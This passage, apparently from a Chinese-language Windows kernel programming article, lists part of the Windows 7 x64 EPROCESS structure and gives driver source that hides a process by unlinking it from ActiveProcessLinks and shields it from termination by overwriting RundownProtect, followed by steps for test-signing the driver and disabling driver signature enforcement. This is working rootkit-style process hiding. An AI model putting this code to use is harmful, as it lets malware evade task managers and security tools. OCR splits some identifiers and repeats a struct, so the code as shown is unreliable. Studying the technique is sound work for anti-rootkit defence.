                     // 3 elements, 0x8 bytes (sizeof)
    /*0x210*/    UINT64       WorkingSetPage;
    /*0x218*/    struct _EX_PUSH_LOCK AddressCreationLock;
                     // 7 elements, 0x8 bytes (sizeof)
    /*0x220*/    struct _ETHREAD* RotateInProgress;
    /*0x228*/    struct _ETHREAD* ForkInProgress;
    /*0x230*/    UINT64       HardwareTrigger;
    /*0x238*/    struct _MM_AVL_TABLE* PhysicalVadRoot;
    /*0x240*/    VOID*        CloneRoot;
    /*0x248*/    UINT64       NumberOfPrivatePages;
    /*0x250*/    UINT64       NumberOfLockedPages;
    /*0x258*/    VOID*        Win32Process;
    /*0x260*/    struct _EJOB* Job;
    /*0x268*/    VOID*        SectionObject;
    /*0x270*/    VOID*        SectionBaseAddress;
    /*0x278*/    ULONG32      Cookie;
    /*0x27C*/    ULONG32      UmsScheduledThreads;
    /*0x280*/    struct _PAGEFAULT_HISTORY* WorkingSetWatch;
    /*0x288*/    VOID*        Win32WindowStation;
    /*0x290*/    VOID*        InheritedFromUnique ProcessId;
    /*0x298*/    VOID*        LdtInformation;
    /*0x2A0*/    VOID*        Spare;
    /*0x2A8*/    UINT64       ConsoleHostProcess;
    /*0x2B0*/    VOID*        DeviceMap;
    /*0x2B8*/    VOID*        EtwDataSource;
    /*0x2C0*/    VOID*        FreeTebHint;
    /*0x2C8*/    VOID*        FreeUmsTebHint;
    union
                     // 2 elements, 0x8 bytes (sizeof)
                 {
    /*0x2D0*/      struct _HARDWARE_PTE PageDirectoryPte;
                     // 16 elements, 0x8 bytes (sizeof)
    /*0x2D0*/      UINT64     Filler;
                 };
    /*0x2D8*/    VOID*        Session;
    /*0x2E0*/    UINT8        ImageFileName[15];
    /*0x2EF*/    UINT8        PriorityClass;
    /*0x2F0*/    struct _LIST_ENTRY JobLinks;
                     // 2 elements, 0x10 bytes (sizeof)
    /*0x300*/    VOID*        LockedPagesList;
```

```
/*0x308*/    struct _LIST_ENTRY ThreadListHead;
                 // 2 elements, 0x10 bytes (sizeof)
/*0x318*/    VOID*      SecurityPort;
/*0x320*/    VOID*      Wow64Process;
/*0x328*/    ULONG32    ActiveThreads;
/*0x32C*/    ULONG32    ImagePathHash;
/*0x330*/    ULONG32    DefaultHardErrorProcessing;
/*0x334*/    LONG32     LastThreadExitStatus;
/*0x338*/    struct _PEB* Peb;
/*0x340*/    struct _EX_FAST_REF PrefetchTrace;
                 // 3 elements, 0x8 bytes (sizeof)
/*0x348*/    union _LARGE_INTEGER ReadOperationCount;
                 // 4 elements, 0x8 bytes (sizeof)
/*0x350*/    union _LARGE_INTEGER WriteOperationCount;
                 // 4 elements, 0x8 bytes (sizeof)
/*0x358*/    union _LARGE_INTEGER OtherOperationCount;
                 // 4 elements, 0x8 bytes (sizeof)
/*0x360*/    union _LARGE_INTEGER ReadTransferCount;
                 // 4 elements, 0x8 bytes (sizeof)
/*0x368*/    union _LARGE_INTEGER WriteTransferCount;
                 // 4 elements, 0x8 bytes (sizeof)
/*0x370*/    union _LARGE_INTEGER OtherTransferCount;
                 // 4 elements, 0x8 bytes (sizeof)
/*0x378*/    UINT64     CommitChargeLimit;
/*0x380*/    UINT64     CommitChargePeak;
/*0x388*/    VOID*      AweInfo;
/*0x390*/    struct _SE_AUDIT_PROCESS_CREATION_
INFO SeAuditProcessCreationInfo; // 1 elements, 0x8 bytes (sizeof)
/*0x398*/    struct _MMSUPPORT Vm;
                 // 21 elements, 0x88 bytes (sizeof)
/*0x420*/    struct _LIST_ENTRY MmProcessLinks;
                 // 2 elements, 0x10 bytes (sizeof)
/*0x430*/    VOID*      HighestUserAddress;
/*0x438*/    ULONG32    ModifiedPageCount;
             union      // 2 elements, 0x4 bytes (sizeof)
             {
/*0x43C*/        ULONG32      Flags2;
             struct     // 20 elements, 0x4 bytes (sizeof)
                 {
/*0x43C*/    ULONG32    JobNotReallyActive : 1;
                 // 0 BitPosition
/*0x43C*/    ULONG32    AccountingFolded : 1;
                 // 1 BitPosition
/*0x43C*/    ULONG32    NewProcessReported : 1;
                 // 2 BitPosition
/*0x43C*/    ULONG32    ExitProcessReported : 1;
                 // 3 BitPosition
/*0x43C*/    ULONG32    ReportCommitChanges : 1;
                 // 4 BitPosition
/*0x43C*/    ULONG32    LastReportMemory : 1;
                 // 5 BitPosition
/*0x43C*/    ULONG32    ReportPhysicalPageChanges : 1;
                 // 6 BitPosition
/*0x43C*/    ULONG32    HandleTableRundown : 1;
                 // 7 BitPosition
/*0x43C*/    ULONG32    NeedsHandleRundown : 1;
                 // 8 BitPosition
/*0x43C*/    ULONG32    RefTraceEnabled : 1;
                 // 9 BitPosition
/*0x43C*/    ULONG32    NumaAware : 1;
                 // 10 BitPosition
/*0x43C*/    ULONG32    ProtectedProcess : 1;
                 // 11 BitPosition
/*0x43C*/    ULONG32    DefaultPagePriority : 3;
                 // 12 BitPosition
/*0x43C*/    ULONG32    PrimaryTokenFrozen : 1;
                 // 15 BitPosition
/*0x43C*/    ULONG32    ProcessVerifierTarget : 1;
                 // 16 BitPosition
/*0x43C*/    ULONG32    StackRandomizationDisabled : 1;
                 // 17 BitPosition
/*0x43C*/    ULONG32    AffinityPermanent : 1;
                 // 18 BitPosition
/*0x43C*/    ULONG32    AffinityUpdateEnable : 1;
                 // 19 BitPosition
/*0x43C*/    ULONG32    PropagateNode : 1;
                 // 20 BitPosition
/*0x43C*/    ULONG32    ExplicitAffinity : 1;
                 // 21 BitPosition
                 };
             };
             union      // 2 elements, 0x4 bytes (sizeof)
             {
/*0x440*/    ULONG32        Flags;
struct                  // 29 elements, 0x4 bytes (sizeof)
                 {
/*0x440*/    ULONG32    CreateReported : 1;
                 // 0 BitPosition
/*0x440*/    ULONG32    NoDebugInherit : 1;
                 // 1 BitPosition
/*0x440*/    ULONG32    ProcessExiting : 1;
                 // 2 BitPosition
/*0x440*/    ULONG32    ProcessDelete : 1;
                 // 3 BitPosition
/*0x440*/    ULONG32    Wow64SplitPages : 1;
                 // 4 BitPosition
/*0x440*/    ULONG32    VmDeleted : 1;
                 // 5 BitPosition
/*0x440*/    ULONG32    OutswapEnabled : 1;
                 // 6 BitPosition
/*0x440*/    ULONG32    Outswapped : 1;
                 // 7 BitPosition
/*0x440*/    ULONG32    ForkFailed : 1;
                 // 8 BitPosition
/*0x440*/    ULONG32    Wow64VaSpace4Gb : 1;
                 // 9 BitPosition
/*0x440*/    ULONG32    AddressSpaceInitialized : 2;
                 // 10 BitPosition
/*0x440*/    ULONG32    SetTimerResolution : 1;
                 // 12 BitPosition
/*0x440*/    ULONG32    BreakOnTermination : 1;
                 // 13 BitPosition
/*0x440*/    ULONG32    DeprioritizeViews : 1;
                 // 14 BitPosition
/*0x440*/    ULONG32    WriteWatch : 1;
                 // 15 BitPosition
/*0x440*/    ULONG32    ProcessInSession : 1;
                 // 16 BitPosition
/*0x440*/    ULONG32    OverrideAddressSpace : 1;
                 // 17 BitPosition
/*0x440*/    ULONG32    HasAddressSpace : 1;
                 // 18 BitPosition
/*0x440*/    ULONG32    LaunchPrefetched : 1;
                 // 19 BitPosition
/*0x440*/    ULONG32    InjectInpageErrors : 1;
                 // 20 BitPosition
/*0x440*/    ULONG32    VmTopDown : 1;
                 //21 BitPosition
                 };
             };
             union          // 2 elements, 0x4 bytes (sizeof)
             {
/*0x440*/    ULONG32        Flags;
struct                      // 29 elements, 0x4 bytes (sizeof)
                 {
/*0x440*/    ULONG32    CreateReported : 1;
                 // 0 BitPosition
/*0x440*/    ULONG32    NoDebugInherit : 1;
                 // 1 BitPosition
/*0x440*/    ULONG32    ProcessExiting : 1;
                 // 2 BitPosition
/*0x440*/    ULONG32    ProcessDelete : 1;
                 // 3 BitPosition
/*0x440*/    ULONG32    Wow64SplitPages : 1;
                 // 4 BitPosition
/*0x440*/    ULONG32    VmDeleted : 1;
                 // 5 BitPosition
/*0x440*/    ULONG32    OutswapEnabled : 1;
                 // 6 BitPosition
/*0x440*/        ULONG32      Outswapped : 1;
                 // 7 BitPosition
/*0x440*/        ULONG32      ForkFailed : 1;
                 // 8 BitPosition
```

```
        /*0x440*/          ULONG32          Wow64VaSpace4Gb : 1;
                                            // 9 BitPosition
        /*0x440*/          ULONG32
AddressSpaceInitialized : 2;                // 10 BitPosition
        /*0x440*/          ULONG32          SetTimerResolution : 1;
                                            // 12 BitPosition
        /*0x440*/          ULONG32          BreakOnTermination : 1;
                                            // 13 BitPosition
        /*0x440*/          ULONG32          DeprioritizeViews : 1;
                                            // 14 BitPosition
        /*0x440*/          ULONG32          WriteWatch : 1;
                                            // 15 BitPosition
        /*0x440*/          ULONG32          ProcessInSession : 1;
                                            // 16 BitPosition
        /*0x440*/          ULONG32          OverrideAddressSpace : 1;
                                            // 17 BitPosition
        /*0x440*/          ULONG32          HasAddressSpace : 1;
                                            // 18 BitPosition
        /*0x440*/          ULONG32          LaunchPrefetched : 1;
                                            // 19 BitPosition
        /*0x440*/          ULONG32          InjectInpageErrors : 1;
                                            // 20 BitPosition
        /*0x440*/          ULONG32          VmTopDown : 1;
        21 BitPosition
        /*0x440*/          ULONG32          ImageNotifyDone : 1;
                                            // 22 BitPosition
        /*0x440*/          ULONG32          PdeUpdateNeeded : 1;
                                            // 23 BitPosition
        /*0x440*/          ULONG32          VdmAllowed : 1;
                                            // 24 BitPosition
        /*0x440*/          ULONG32          CrossSessionCreate : 1;
                                            // 25 BitPosition
        /*0x440*/          ULONG32          ProcessInserted : 1;
                                            // 26 BitPosition
        /*0x440*/          ULONG32          DefaultIoPriority : 3;
                                            // 27 BitPosition
        /*0x440*/          ULONG32          ProcessSelfDelete : 1;
                                            // 30 BitPosition
        /*0x440*/          ULONG32          SetTimerResolutionLink : 1;
                                            // 31 BitPosition
                    };
                };
        /*0x444*/     LONG32        ExitStatus;
        /*0x448*/     struct _MM_AVL_TABLE VadRoot;
                              // 6 elements, 0x40 bytes (sizeof)
        /*0x488*/     struct _ALPC_PROCESS_CONTEXT
AlpcContext;                  // 3 elements, 0x20 bytes (sizeof)
        /*0x4A8*/     struct _LIST_ENTRY TimerResolutionLink;
                              // 2 elements, 0x10 bytes (sizeof)
        /*0x4B8*/     ULONG32       RequestedTimerResolution;
        /*0x4BC*/     ULONG32       ActiveThreadsHighWatermark;
        /*0x4C0*/     ULONG32       SmallestTimerResolution;
        /*0x4C4*/     UINT8         _PADDING0_[0x4];
        /*0x4C8*/     struct _PO_DIAG_STACK_RECORD*
TimerResolutionStackRecord;
              }EPROCESS, *PEPROCESS;
```

可以看出，Windows 7 x64 的 EPROCESS 结构和 Windows 7 x86 的 EPROCESS 结构有很大不同（Windows 7 x86 的 EPROCESS 结构请自己用 WinDBG 查看）。不过，我们关注的地方只有两处：一是 ActiveProcessLinks，位于 EPROCESS+0x188，二是 RundownProtect，位于 EPROCESS+0x178。经我测试，断开 ActiveProcessLinks 链表可以隐藏进程，把 RundownProtect 的值改成 1 可以保护进程。修改内核数据结构，自然是要加载驱动程序的。我写的驱动程序核心如下：

```
    //偏移定义
    #define PROCESS_FLAGS_OFFSET                    0x440
    #define PROCESS_ACTIVE_PROCESS_LINKS_OFFSET
0x188
    #define PROCESS_RUNDOWN_PROTECT_OFFSET     0x178
    //变量定义
    ULONG32 dwInputPid=0;
    PEPROCESS eProcess=NULL;
    ULONG64 OldVal;
    ULONG64 RdpVal=1;
    //隐藏进程
    VOID HideProcess(PEPROCESS Process)
    {
        RemoveListEntry((PLIST_ENTRY)((ULONG64)Process +
PROCESS_ACTIVE_PROCESS_LINKS_OFFSET));
    }
    //摘除双向链表的指定项
    VOID RemoveListEntry(PLIST_ENTRY ListEntry)
    {
        KIRQL OldIrql;
        OldIrql = KeRaiseIrqlToDpcLevel();
        if (ListEntry->Flink != ListEntry &&
            ListEntry->Blink != ListEntry &&
            ListEntry->Blink->Flink == ListEntry &&
            ListEntry->Flink->Blink == ListEntry)
        {
            ListEntry->Flink->Blink = ListEntry->Blink;
            ListEntry->Blink->Flink = ListEntry->Flink;
    ListEntry->Flink = ListEntry;
    ListEntry->Blink = ListEntry;
        }
        KeLowerIrql(OldIrql);
    }
    //保护进程
    VOID ProtectProcess()
    {
        status=PsLookupProcessByProcessId(dwInputPid,&eProcess);
        if(NT_SUCCESS(status))
        {

        OldVal=Get64bitValue((PULONG64)((ULONG64)eProcess+P
ROCESS_RUNDOWN_PROTECT_O
            FFSET));
            dprintf("[x64Drv] RundownProtect Old
Value=%ld",OldVal);

        Set64bitValue((PULONG64)((ULONG64)eProcess+PROCES
S_RUNDOWN_PROTECT_OFFSET),RdpVal);
        }
    }
    //取消进程保护
    VOID UnprotectProcess()
    {
    Set64bitValue((PULONG64)((ULONG64)eProcess+PROCESS_R
UNDOWN_PROTECT_OFFSET),OldVal);
    }
    //设置某地址的 ULONG64 值
    VOID Set64bitValue(PVOID p, ULONG64 v)
    {
        KIRQL OldIrql;
        if(MmIsAddressValid(p)==FALSE)
            return ;
        OldIrql = KeRaiseIrqlToDpcLevel();
        *(PULONG64)p=v;
        KeLowerIrql(OldIrql);
    }
    //读取某地址的 ULONG64 值
    ULONG64 Get64bitValue(PVOID p)
    {
        if(MmIsAddressValid(p)==FALSE)
            return 0;
        return *(PULONG64)p;
    }
```

编译驱动程序必须使用 WDK7，DDK 要彻底抛弃了。WDK 选择项也不能选择 X86 或 IA64，要选择 X64 选项，如图 1 所示。




图 1

在我的拙文《浅谈 64 位编程》中曾经提到，驱动程序需要拥有“交叉签名”才能进入内核。但是在启动时按下 F8 键选择“取消驱动签名强制”才能让没有签名的驱动程序进入内核。但我还是说漏了一点，一个完全没有签名的驱动程序，是无论如何也不能加载进入内核的，即使把系统设置为“测试模式”也不行。要在 Windows 7 x64 下加载自己写的驱动程序，还需要给自己写的驱动加上个临时的“测试签名”，这种签名只在签署签名的计算机上有效。给驱动加上“测试签名”的工具我附带在附件里了，下面简述一下它的使用方法。

打开软件，单击 Next 按钮，如图 2 所示。




图 2

单击 Yes 按钮，如图 3 所示。




图 3

选择 Sign a System File，如图 4 所示。




图 4

输入驱动程序路径并单击 OK 按钮，如图 5 所示。

如果签名添加成功，会弹出如图 6 所示提示。




图 5




图 6

签完名后，选择驱动程序文件单击右键，选择“属性”，会看到类似的图示，如图 7 所示。




图 7

下面贴出测试效果图。

保护进程，如图 8 所示。




图 8

隐藏进程，如图 9 所示。

